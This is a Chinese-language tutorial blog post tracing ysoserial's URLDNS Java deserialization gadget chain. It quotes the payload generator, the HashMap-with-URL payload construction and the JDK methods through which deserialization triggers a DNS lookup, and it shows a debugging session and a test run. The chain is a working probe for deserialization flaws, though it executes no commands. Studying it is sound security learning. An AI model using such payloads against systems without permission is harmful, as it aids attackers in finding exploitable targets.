Java反序列化学习之URLDNS链
最近初学Java审计,先从URLDNS入手来进行学习。
现在网上下载ysoserial,并使用IDEA打开

打开meavn界面,点击install,来使用maven拉取相关依赖,但还是有的依赖拉去失败,并不影响程序的正常运行,可以忽略。
搜索main,找到ysoserial的入口点:

进入分析:
源码如下:
public class GeneratePayload {
	private static final int INTERNAL_ERROR_CODE = 70;
	private static final int USAGE_CODE = 64;

	public static void main(final String[] args) {
		if (args.length != 2) {
			printUsage();
			System.exit(USAGE_CODE);
		}
		final String payloadType = args[0];
		final String command = args[1];

		final Class<? extends ObjectPayload> payloadClass = Utils.getPayloadClass(payloadType);
		if (payloadClass == null) {
			System.err.println("Invalid payload type '" + payloadType + "'");
			printUsage();
			System.exit(USAGE_CODE);
			return; // make null analysis happy
		}

		try {
			final ObjectPayload payload = payloadClass.newInstance();
			final Object object = payload.getObject(command);
			PrintStream out = System.out;
			Serializer.serialize(object, out);
			ObjectPayload.Utils.releasePayload(payload, object);
		} catch (Throwable e) {
			System.err.println("Error while generating or serializing payload");
			e.printStackTrace();
			System.exit(INTERNAL_ERROR_CODE);
		}
		System.exit(0);
	}

	private static void printUsage() {
		System.err.println("Y SO SERIAL?");
		System.err.println("Usage: java -jar ysoserial-[version]-all.jar [payload] '[command]'");
		System.err.println("  Available payload types:");

		final List<Class<? extends ObjectPayload>> payloadClasses =
			new ArrayList<Class<? extends ObjectPayload>>(ObjectPayload.Utils.getPayloadClasses());
		Collections.sort(payloadClasses, new Strings.ToStringComparator()); // alphabetize

        final List<String[]> rows = new LinkedList<String[]>();
        rows.add(new String[] {"Payload", "Authors", "Dependencies"});
        rows.add(new String[] {"-------", "-------", "------------"});
        for (Class<? extends ObjectPayload> payloadClass : payloadClasses) {
             rows.add(new String[] {
                payloadClass.getSimpleName(),
                Strings.join(Arrays.asList(Authors.Utils.getAuthors(payloadClass)), ", ", "@", ""),
                Strings.join(Arrays.asList(Dependencies.Utils.getDependenciesSimple(payloadClass)),", ", "", "")
            });
        }

        final List<String> lines = Strings.formatTable(rows);

        for (String line : lines) {
            System.err.println("     " + line);
        }
    }
}
main函数中,首先对参数长度进行了判断,如果参数长度不为2,则打印帮助信息并退出。
如果参数长度为2,则进行一些赋值操作,之后使用Utils.getPayloadClass(payloadType) 获取该参数对应的class
跟进getPayloadClass 方法,
        public static Class<? extends ObjectPayload> getPayloadClass ( final String className ) {
            Class<? extends ObjectPayload> clazz = null;
            try {
                clazz = (Class<? extends ObjectPayload>) Class.forName(className);
            }
            catch ( Exception e1 ) {}
            if ( clazz == null ) {
                try {
                    return clazz = (Class<? extends ObjectPayload>) Class
                            .forName(GeneratePayload.class.getPackage().getName() + ".payloads." + className);
                }
                catch ( Exception e2 ) {}
            }
            if ( clazz != null && !ObjectPayload.class.isAssignableFrom(clazz) ) {
                clazz = null;
            }
            return clazz;
        }
该方法通过反射加载了className 并进行返回。
继续回到主函数
如果payloadClass为空,则退出
之后使用newinstance方法创建了一个新的实例
final ObjectPayload payload = payloadClass.newInstance();
通过getObject(command) 来获取所需要序列化的对象。这里是URLDNS链的重点
跟进该方法:

代码如下:
public Object getObject(final String url) throws Exception {

                //Avoid DNS resolution during payload creation
                //Since the field <code>java.net.URL.handler</code> is transient, it will not be part of the serialized payload.
                URLStreamHandler handler = new SilentURLStreamHandler();

                HashMap ht = new HashMap(); // HashMap that will contain the URL
                URL u = new URL(null, url, handler); // URL to use as the Key
                ht.put(u, url); //The value can be anything that is Serializable, URL as the key is what triggers the DNS lookup.

                Reflections.setFieldValue(u, "hashCode", -1); // During the put above, the URL's hashCode is calculated and cached. This resets that so the next time hashCode is called a DNS lookup will be triggered.

                return ht;
        }
在注释中,可以看到During the put above, the URL's hashCode is calculated and cached. This resets that so the next time hashCode is called a DNS lookup will be triggered. 意思为在上面的put过程中,URL的哈希代码被计算并缓存。这将重置,以便下次调用哈希代码时,将触发DNS查找
返回的ht是一个HashMap ,
由于Java在反序列化的时候,会调用readObject , 因此, 直接跟进HashMap的readObject方法
    private void readObject(java.io.ObjectInputStream s)
        throws IOException, ClassNotFoundException {
        // Read in the threshold (ignored), loadfactor, and any hidden stuff
        s.defaultReadObject();
        reinitialize();
        if (loadFactor <= 0 || Float.isNaN(loadFactor))
            throw new InvalidObjectException("Illegal load factor: " +
                                             loadFactor);
        s.readInt();                // Read and ignore number of buckets
        int mappings = s.readInt(); // Read number of mappings (size)
        if (mappings < 0)
            throw new InvalidObjectException("Illegal mappings count: " +
                                             mappings);
        else if (mappings > 0) { // (if zero, use defaults)
            // Size the table using given load factor only if within
            // range of 0.25...4.0
            float lf = Math.min(Math.max(0.25f, loadFactor), 4.0f);
            float fc = (float)mappings / lf + 1.0f;
            int cap = ((fc < DEFAULT_INITIAL_CAPACITY) ?
                       DEFAULT_INITIAL_CAPACITY :
                       (fc >= MAXIMUM_CAPACITY) ?
                       MAXIMUM_CAPACITY :
                       tableSizeFor((int)fc));
            float ft = (float)cap * lf;
            threshold = ((cap < MAXIMUM_CAPACITY && ft < MAXIMUM_CAPACITY) ?
                         (int)ft : Integer.MAX_VALUE);

            // Check Map.Entry[].class since it's the nearest public type to
            // what we're actually creating.
            SharedSecrets.getJavaOISAccess().checkArray(s, Map.Entry[].class, cap);
            @SuppressWarnings({"rawtypes","unchecked"})
            Node<K,V>[] tab = (Node<K,V>[])new Node[cap];
            table = tab;

            // Read the keys and values, and put the mappings in the HashMap
            for (int i = 0; i < mappings; i++) {
                @SuppressWarnings("unchecked")
                    K key = (K) s.readObject();
                @SuppressWarnings("unchecked")
                    V value = (V) s.readObject();
                putVal(hash(key), key, value, false, false);   //此处**
            }
        }
    }
在方法的最后,调用了hash方法。继续跟进
代码:
    static final int hash(Object key) {
        int h;
        return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
    }
hash函数调用可key的hashCode() , 继续跟进:
在return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16); 处下断点,开始debug 。 强制步入进行调试(使用强制不如可以步入底层源码,因此可以查看对象key 的类型 。 使用单步步入使用与调试自定义代码,使用强制步入使用于查看底层源码,可以进入官方类库的方法。

可以看到,return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16); 中的key是java.net.URL 对象,其调用了hashcode方法
继续跟进此hashcode方法
public synchronized int hashCode() {
        if (hashCode != -1)
            return hashCode;

        hashCode = handler.hashCode(this); //如果hashCode 为-1, 则重新计算
        return hashCode;
    }
此处又调用了handler的hashCode方法,继续跟进:

跟进之后,可以看到此处的handler是URLStreamHandler对象 , 其hashCode方法如下:
    protected int hashCode(URL u) {
        int h = 0;

        // Generate the protocol part.
        String protocol = u.getProtocol();
        if (protocol != null)
            h += protocol.hashCode();

        // Generate the host part.
        InetAddress addr = getHostAddress(u);
        if (addr != null) {
            h += addr.hashCode();
        } else {
            String host = u.getHost();
            if (host != null)
                h += host.toLowerCase().hashCode();
        }

        // Generate the file part.
        String file = u.getFile();
        if (file != null)
            h += file.hashCode();

        // Generate the port part.
        if (u.getPort() == -1)
            h += getDefaultPort();
        else
            h += u.getPort();

        // Generate the ref part.
        String ref = u.getRef();
        if (ref != null)
            h += ref.hashCode();

        return h;
    }
可以看到,调用了getHostAddress() 方法。
继续跟进该方法:
    protected synchronized InetAddress getHostAddress(URL u) {
        if (u.hostAddress != null)
            return u.hostAddress;

        String host = u.getHost();
        if (host == null || host.equals("")) {
            return null;
        } else {
            try {
                u.hostAddress = InetAddress.getByName(host);
            } catch (UnknownHostException ex) {
                return null;
            } catch (SecurityException se) {
                return null;
            }
        }
        return u.hostAddress;
    }
InetAddress.getByName(host) 即 根据主机寻找IP地址,实际上就是一次DNS请求。
至此,分析结束。其大致过程如下:
HashMap() --> readObject --> hash() --> java.net.URL.hashCode() --> URLStreamHandler.hashCode --> getHostAddress
要构造这个Gadget,需要构造java.net.URL 对象,将其作为key放入HashMap中。 然后设置URL对象的hashCode的初始值为-1,这样,反序列化时才会重新计算hashCode,从而触发DNS请求。
利用:

设置参数

运行主函数
收到dns请求:
!
该链不能执行命令,但是可以用于验证是否存在反序列化漏洞。

 浙公网安备 33010602011771号